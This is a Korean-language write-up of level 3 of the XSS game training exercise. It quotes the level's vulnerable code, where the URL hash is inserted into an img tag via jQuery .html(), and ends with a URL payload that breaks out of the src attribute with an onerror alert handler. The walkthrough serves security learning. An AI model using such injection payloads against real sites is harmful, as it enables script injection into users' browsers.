Xss game level 3 write-up
Xss game level 3 write up
#번역

미션 설명 : level 2에서 보았듯이 일부 일반적인 js기능은 실행입니다. 즉, 브라우저가 입력에 나타는 스크립트를 실행하게 됩니다. 때로는 이러한 사실은 상위 수준의 API에 의해서 기능이 숨겨집니다. 이 레벨의 응용 프로그램은 그러한 숨겨진 싱크를 사용하고 있습니다.
미션 목표: 이전과 마찬가지로 alert()를 사용한 팝업 스크립트를 삽입하세요.
애플리케이션의 어느 위치에든 페이로드를 입력할 수 없으므로 아래의 url 표시줄에서 수동으로 주소를 편집해야 합니다.
#분석
<!doctype html><html> <head> <!-- Internal game scripts/styles, mostly boring stuff --> <script src="/static/game-frame.js"></script> <link rel="stylesheet" href="/static/game-frame-styles.css" /> <!-- Load jQuery --> <script src="//ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js"> </script> <script> function chooseTab(num) { // Dynamically load the appropriate image. var html = "Image " + parseInt(num) + "<br>"; html += "<img src='/static/level3/cloud" + num + ".jpg' />"; $('#tabContent').html(html); window.location.hash = num; // Select the current tab var tabs = document.querySelectorAll('.tab'); for (var i = 0; i < tabs.length; i++) { if (tabs[i].id == "tab" + parseInt(num)) { tabs[i].className = "tab active"; } else { tabs[i].className = "tab"; } } // Tell parent we've changed the tab top.postMessage(self.location.toString(), "*"); } window.onload = function() { chooseTab(unescape(self.location.hash.substr(1)) || "1"); } // Extra code so that we can communicate with the parent page window.addEventListener("message", function(event){ if (event.source == parent) { chooseTab(unescape(self.location.hash.substr(1))); } }, false); </script> </head> <body id="level3"> <div id="header"> <img id="logo" src="/static/logos/level3.png"> <span>Take a tour of our cloud data center.</a> </div> <div class="tab" id="tab1" onclick="chooseTab('1')">Image 1</div> <div class="tab" id="tab2" onclick="chooseTab('2')">Image 2</div> <div class="tab" id="tab3" onclick="chooseTab('3')">Image 3</div> <div id="tabContent"> </div> </body></html> |
hint를 보았다!!
1. 버그의 원인을 찾으려면 Javascript가 사용자가 제공한 입력을 처리하는 위치를 확인하세요.
2. window.location 개체의 데이터는 공격자의 영향을 받을 수 있습니다.
3. 주입 지점을 확인했으면 새 HTML 요소에 들어가기 위해 할 일에 대해서 생각해보세요.
4. 브라우저가 페이지 로드 된 후에 추가된 스크립트를 실행하지 않기 때문에 이전과 마찬가지고 <script>를 사용하면 작동하지 않습니다.
window.onload = function() { chooseTab(unescape(self.location.hash.substr(1)) || "1"); }이걸 이용하는거같은데 어떻게 이용하는걸까?
그 hint에서 3번을 보면 html요소에 들어가기 위해서 할일이라고 해서 코드를 보니 html에 들어가는 곳이 있다.
var html = "Image " + parseInt(num) + "<br>"; html += "<img src='/static/level3/cloud" + num + ".jpg' />"; $('#tabContent').html(html);img src가 저기 안에 있고, html로 들어가 적용시키고 띄우게 코딩되어있다. 그럼 level 2번에서 한 것처럼 똑같이 해보면 되지 않을까?
#익스
<img src="image.gif" onerror="myFunction()">
현재 문제창에는 url : https://xss-game.appspot.com/level3/frame#3 이렇게 떠있다.

onerror를 사용하기 위해서 https://xss-game.appspot.com/level3/frame#'4.png' onerror='alert("yeali")'> 이렇게 url창에 입력해준다!